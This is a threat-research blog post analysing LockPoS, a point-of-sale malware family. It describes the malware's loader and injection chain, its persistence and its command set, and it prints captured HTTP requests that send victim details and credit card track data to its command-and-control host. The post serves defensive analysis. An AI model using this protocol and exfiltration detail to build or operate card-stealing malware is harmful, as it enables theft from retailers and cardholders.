
LockPoS Joins the Flock

arbornetworks.com/blog/asert/lockpos-joins-flock/



by ASERT Team on July 12th, 2017

While revisiting a Flokibot campaign that was targeting point of sale (PoS) systems in Brazil earlier this year, we discovered something interesting. One of the command and control (C2) servers that had been dormant for quite some time had suddenly woken up and started distributing what looks to be a new PoS malware family we're calling LockPoS. This post opens the lock up and takes a look inside.

Loaders and Injectors

The analyzed sample has a recent compilation date (2017-06-24) and is available on VirusTotal. It starts out by resolving several Windows functions using API hashing (CRC32 is used as the hashing function). Here are a few of the functions and their corresponding hashes:

- FindResourceW - 0xcad4de2b
- CryptDecrypt - 0x9c2d8fb5
- RtlDecompressBuffer - 0x52fe26d8

As hinted by the above functions it continues by:

- Extracting a resource named "CORE"

- Decrypting it using AES-256 in CBC mode and an initialization vector (IV) of all zero bytes
- Decompressing the plaintext

The resulting file is an executable (available on VirusTotal) that has the following debugging string:

```
C:\Users\Admin\Desktop\key\dropper\Release\dropper.pdb
```

This executable is manually loaded and executed. The self-named dropper continues by extracting a resource from itself named “XXXX”. This resource file contains multiple components, which are injected into “explorer.exe”. Once running in explorer.exe it behaves similarly to the above loader decrypting, decompressing, and loading the final LockPoS payload. To summarize, the loading and injecting process looks like:


1. Original executable loads dropper executable
2. Dropper injects a second stage loader and the final LockPoS payload into explorer.exe
3. The loader in explorer.exe loads the final LockPoS DLL.

LockPoS Component

The analyzed LockPoS DLL is available on VirusTotal and has the following debugging string:

```
C:\Users\Admin\Desktop\key\lock\Release(DLL)\lock.pdb
```

LockPoS uses the regular “registry run” method for persistence. It obfuscates important strings using XOR and a key of “A”. An initial configuration (which includes the C2 URL) is stored unencrypted as a resource named “XXXX”:



The config is stored as a binary structure where the first DWORD (5 in this example) indicates the number of trailing data entries. Each data entry is composed of:

- Type (DWORD)
- Data length (DWORD)
- Data

For ease of use later, let's call this structure a "data chunk". C2 communications are via HTTP and using a very telling User-Agent. An example request looks like:

```
POST /_x/_x.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: lock
Host: treasurehunter.at
Content-Length: 294
Cache-Control: no-cache

........  .......................John@JOHN-
PC_1768879702.....................1.0.0.6....)...Intel(R) Core(TM) i7-3615QM CPU @ 2.30GHz   ...
...4294500352
...c...VirtualBox Graphics Adapter
RDPDD Chained DD
RDP Encoder Mirror Driver
RDP Reflector Display Driver..... ...........~.}|..;._...<N
```

The POST data is a structure consisting of "data chunks" which looks like this:

- Number of data chunks (DWORD)
- Size of data chunk 1
- Data chunk 1
- Size of data chunk 2
- Data chunk 2
- …

In the above example there is one data chunk that contains the following nine entries:

1. Type 0: Message type (0)
2. Type 3: String consisting of username, computer name, and bot ID
3. Type 1: Value from the config
4. Type 2: Bot version (1.0.0.6)
5. Type 8: CPU
6. Type 9: Physical memory
7. Type 10: Display devices
8. Type 4: Windows version and architecture
9. Type 6: MD5 hash of currently running sample

An example response from the C2 looks like this:


```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Sun, 09 Jul 2017 15:51:22 GMT
Content-Type: text/html
Content-Length: 114
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding

....j..........^..........."...http://treasurehunter.at/_x/
_x.php.....................................................
```

The returned data, like the request data, is structured and in this case is returning an updated config. LockPoS supports the following commands:

- Update config
- Download and execute
- Rotate data file
- Update self
- Inject executable file into explorer.exe

The malware's PoS credit card stealing functionality works similarly to other PoS malware: it scans the memory of other running programs looking for data that matches what credit card track data looks like. Here's a snippet of the matching function:



Using some example credit card track two data from this site, here is an example credit card exfiltration by LockPoS:

```
POST /_x/_x.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: lock
Host: treasurehunter.at
Content-Length: 495
Cache-Control: no-cache

....6...
.....................John@JOHN-PC_1768879702.....................1.0.0.6....)...Intel(R)
Core(TM) i7-3615QM CPU @ 2.30GHz         ...
...4294500352
...c...VirtualBox Graphics Adapter
RDPDD Chained DD
RDP Encoder Mirror Driver
RDP Reflector Display Driver..... .........\.$
.....q.....~.}|..:. ...<N.....q.....o.....p...F.....
.'.. ;4234567890123445=19011200123400000000?.....notepad.exe.....John@JOHN-
PC_1768879702.....r.....
```

In this example there are two data chunks. The first is similar to the phone home example above. The second data chunk consists of the following seven entries:

1. Type 0: Message type (2)
2. Type 113: Tick count
3. Type 111: Hardcoded zero
4. Type 112: Credit card track data and application it came from
5. Type 3: String consisting of username, computer name, and bot ID
6. Type 1: Value from the config
7. Type 114: Index of the entry

Conclusion

So far, we've seen LockPoS distributed via a Flokibot botnet (a reference sample is available on VirusTotal). They both share a common C2 host (treasurehunter[.]at) so it is likely the same threat actor controls them. As referenced earlier, the Flokibot campaign was targeting Brazil so a good first guess is that LockPoS will target the same. One thing to note about the analyzed C2 server (treasurehunter[.]at) is that there is a name overlap with another PoS malware that FireEye wrote about in 2016 called TREASUREHUNT. Based on their research on its C2 communications, panel, and other IoCs it looks like LockPoS and TREASUREHUNT are separate families. It is currently unclear whether LockPoS is an exclusive malware associated with one threat actor or whether it will be sold on underground forums like Flokibot was. Based on the internals of the malware described in this post, LockPoS seems to be coded well and stable, but doesn't particularly raise the bar when it comes to "highly advanced malware". However, given the havoc PoS malware has inflicted on the hotel, restaurant, and retail industries the past few years, LockPoS' lack of novelty is probably a moot point.

Posted In

- Analysis
- Botnets
- Interesting Research
- Malware
- Reverse Engineering
- threat analysis

Subscribe

Sign up now to receive the latest notifications and updates from NETSCOUT's ASERT.